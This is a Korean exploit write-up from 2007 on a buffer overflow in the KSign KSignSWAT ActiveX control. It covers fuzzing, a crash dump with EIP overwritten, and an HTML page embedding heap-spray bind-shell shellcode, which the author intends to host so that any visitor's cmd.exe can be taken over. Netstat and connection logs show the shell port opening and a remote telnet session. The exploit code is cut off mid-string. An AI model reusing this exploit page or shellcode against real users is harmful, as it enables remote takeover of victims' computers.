

# ActiveX Controller BOF

Hacking Group “OVERTIME”

boot< [bsh7983@hotmail.com](mailto:bsh7983@hotmail.com) > 2007.7.7

# 1. 소개

이번 작성한 문서는 ACTIVE X 컨트롤러의 취약점을 이용한 원격리모트셸 획득하기 입니다.  
참고로 이 문서는 securityproof.org의 홍병장님께서 작성하신 “**activex BOF 테스트 및 Heap spray를 이용한 Exploit**” 을 참고했습니다.

이번에 테스트한 모듈은 공인인증업체 KSign 의 KSignSWAT 액티브엑스 컨트롤입니다.  
이 취약점으로 만든 웹페이지를 웹서버에 등록후 이 페이지를 요청하는 USER의 셸 (cmd.exe)를 획득할수 있습니다.

테스트 OS : Window XP Professional Version 2002 (Service Pack 2)

Fuzzing Tool : Comraider V0.0.133

Shell Code : Internet Exploiter v0.1 by Skylined (HeapSpray를 이용한 BOF)

ActiveX란 다들 아시겠지만 그래도 이 취약점을 가지고 공격을 하기에 간단하게 정리해보면 아래와 같습니다.

ActiveX에는 여러 종류가 있습니다.

## 1. ActiveX 컨트롤

웹페이지에서의 자바애플릿의 크기의 내장된 실행가능한 객체입니다.

## 2. ActiveX 도큐먼트

웹브라우저에서 MS 오피스파일을 볼수 있게끔 작성된 도큐먼트

## 3. Active 스크립팅(Active Scripting)

activex 컨트롤이나 자바 애플릿에 포함시킬 수 있는 스크립트 언어

이중 ActiveX 컨트롤 취약점을 이용해 보겠습니다. 아래를 참고하세요

Active-X 컨트롤이란 썬의 자바언어에 대한 대안으로 마이크로소프트사에서 개발된 프로그램으로 인터넷을 통해 자동으로 배포되는 실행가능한 프로그램으로 보통 브라우저 내에서 실행된다.

자바의 샌드박스 모델과는 달리, Active-X 컨트롤을 이용하면 시스템 및 네트워크 자원에 대한 접근이 허용되기에 프로그래머가 생각하는 모든 기능을 성취할 수가 있다. 이점이 옴이나 바이러스, 트러이목마에 악용될 수 있는 위험요소가 되기도 한다.

액티브X 기술 사용의 가장 큰 혜택은 응용프로그램들은 웹브라우저에 통합시켜 이러한 응용프로그램으로 관리되는 데이터가 웹페이지처럼 접속될 수 있게 한다.

## 2. 취약점 분석

그럼 이제 실제 공격에 들어가기 앞서 취약점을 찾아보겠습니다.

우선 Fuzzing 툴로 해당 dll파일을 엽니다.


확인해본 결과 dll파일의 GUID는 F326007F-DD23-4724-BAFC-B1C97FC18794 인것을 확인할 수 있습니다. 이때 GUID는 dll객체의 ID라고 보시면 됩니다.



이 객체에는 5가지 취약한 함수가 있습니다.

**SWAT\_Init(), SWAT\_InitEx(), SWAT\_InitEX2(), SWAT\_InitEx3(), SWAT\_Login()**


이 함수를 부를 때 해당 매개변수가 팔려오면서 호출이 되는데 이때 매개변수의 버퍼사이즈를 체크하지 않음으로써 버퍼오버플로우가 발생하게 됩니다.

아래는 SWAT\_Login()함수를 comraider로 실행해본 결과입니다.









```

Registers (FPU)
EAX 00000000
ECX 0225EFA0 AXKSIg~1,0225EFA0
EDX 00140608
EBX 00000000
ESP 0012D3B4
EBP 05050505
ESI 0012D3C4
EDI 00000B72
EIP 05050505

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -??? FFFF 00FF00FF 00FF00FF
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 00000000 00DC00CC
ST3 empty -??? FFFF 00000000 00DC00CC
ST4 empty -??? FFFF 00EEDDCD 00EEDDCD
ST5 empty -??? FFFF 000000DE 00DD00CD
ST6 empty 0,0
ST7 empty +NAN 7FFF FFFFFFFF FFFFF800
      3 2 1 0     E S P U O Z D I
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

위와 같이 윈도우 오류보고창이 나오며 ollydbg로 디버깅 결과 EIP가 05050505로 되었음을 확인하실 수 있습니다.

### 3. Exploit

이제 다 된거네요...

즉, 취약한 모듈인 AxKSignSWAT.dll의 SWAT\_Login의 매개변수로 수많은 0505050505...을 인자로 넘겨준 결과 버퍼가 오버플로우가 되면서 EIP를 05050505로 덮여쓰여지게 되는 것입니다.

그럼 이제 실제 셸코드를 넣어서 공격에 들어가 보겠습니다.

해당 셸코드는 HeapSpray를 이용한 Internet Exploiter를 사용하겠습니다.

스스로 한계 암거두 없네요;;; 다 다른님들이 작성하신 것을 보고 실행만 했을뿐;;;

```
<HTML>
<BODY>
<OBJECT ID="test" CLASSID="CLSID:F326007F-DD23-4724-BAFC-B1C97FC18794">
</OBJECT>
  <SCRIPT language="javascript">

    shellcode =
unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%ucc70%uccfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%uff42%uffff%uc031%u5650%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054%ubb56%uf347%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%u41e1%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b%u5153%u8753%ubbfd%ud021%ud005%udfe8%ufffe
```










실행하기전에 현재 오픈포트를 확인해보겠습니다.



```
선택 C:\WINDOWS\system32\cmd.exe
UDP 192.168.233.130:138 *:*
UDP 192.168.233.130:1900 *:*

C:\Documents and Settings\vmboo>netstat -an


Active Connections

Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1033 0.0.0.0:0 LISTENING
TCP 192.168.233.130:139 0.0.0.0:0 LISTENING
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1025 *:*
UDP 0.0.0.0:4500 *:*
UDP 127.0.0.1:123 *:*
UDP 127.0.0.1:1900 *:*
UDP 192.168.233.130:123 *:*
UDP 192.168.233.130:137 *:*
UDP 192.168.233.130:138 *:*
UDP 192.168.233.130:1900 *:*

C:\Documents and Settings\vmboo>netstat -an
```

그럼 위에 작성한 익스플로잇을 돌려보겠습니다.

아래는 실행후 오픈포트상태 입니다.




```
C:\test\test-last.html - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(S) 도구(D) 도움말(H)
주소(0) C:\test\test-last.html
보안을 위해 Internet Explorer가 이 파일에서 사용자의 컴퓨터를 액세스할 수 있는 액티브 콘텐츠들 표시하는 것을 차단했습니다. 옵션을 보려면 여기를 클릭하십시오.
선택 C:\WINDOWS\system32\cmd.exe
UDP 192.168.233.130:1900 *:*

C:\Documents and Settings\vmboo>netstat -an

Active Connections

Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1033 0.0.0.0:0 LISTENING
TCP 0.0.0.0:28876 0.0.0.0:0 LISTENING
TCP 192.168.233.130:139 0.0.0.0:0 LISTENING
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1025 *:*
UDP 0.0.0.0:4500 *:*
UDP 127.0.0.1:123 *:*
UDP 127.0.0.1:1900 *:*
UDP 192.168.233.130:123 *:*
UDP 192.168.233.130:137 *:*
UDP 192.168.233.130:138 *:*
UDP 192.168.233.130:1900 *:*


C:\Documents and Settings\vmboo>
```



해당 IEXPLORE.EXE가 28876포트를 열고 있는 것이 보입니다.

그럼 리모트에서 익스플로잇을 실행시킨 PC로 접속을 시도해보겠습니다.

아래는 telnet 192.168.233.130 28876 로 접속후 화면입니다.



리모트에 접속한 것을 확인할수 있으며 아래와 같이 감염된 PC의 28876포트로 ESTABLISH가 된 것을 볼수가 있습니다.

Proc...	Protocol	Local Address	Remote Address	State
[System Process]0	TCP	192.168.233.130:28876	192.168.233.1:1670	TIME_WAIT
COMRaider.exe:1892	TCP	0.0.0.0:1033	0.0.0.0	LISTENING
IEXPLORE.EXE:1144	TCP	0.0.0.0:28876	0.0.0.0	LISTENING
IEXPLORE.EXE:1144	TCP	192.168.233.130:28876	192.168.233.1:1672	ESTABLISHED
lsass.exe:740	UDP	0.0.0.0:500	**	**
lsass.exe:740	UDP	0.0.0.0:4500	**	**
svchost.exe:1072	UDP	127.0.0.1:123	**	**
svchost.exe:1072	UDP	192.168.233.130:123	**	**
svchost.exe:1116	UDP	0.0.0.0:1025	**	**
svchost.exe:1188	UDP	127.0.0.1:1900	**	**
svchost.exe:1188	UDP	192.168.233.130:1900	**	**
svchost.exe:980	TCP	0.0.0.0:135	0.0.0.0	LISTENING
System:4	TCP	0.0.0.0:445	0.0.0.0	LISTENING
System:4	TCP	192.168.233.130:139	0.0.0.0	LISTENING
System:4	UDP	0.0.0.0:445	**	**
System:4	UDP	192.168.233.130:137	**	**
System:4	UDP	192.168.233.130:138	**	**

이상 문서를 마치겠습니다.

끝까지 읽어주셔서 감사합니다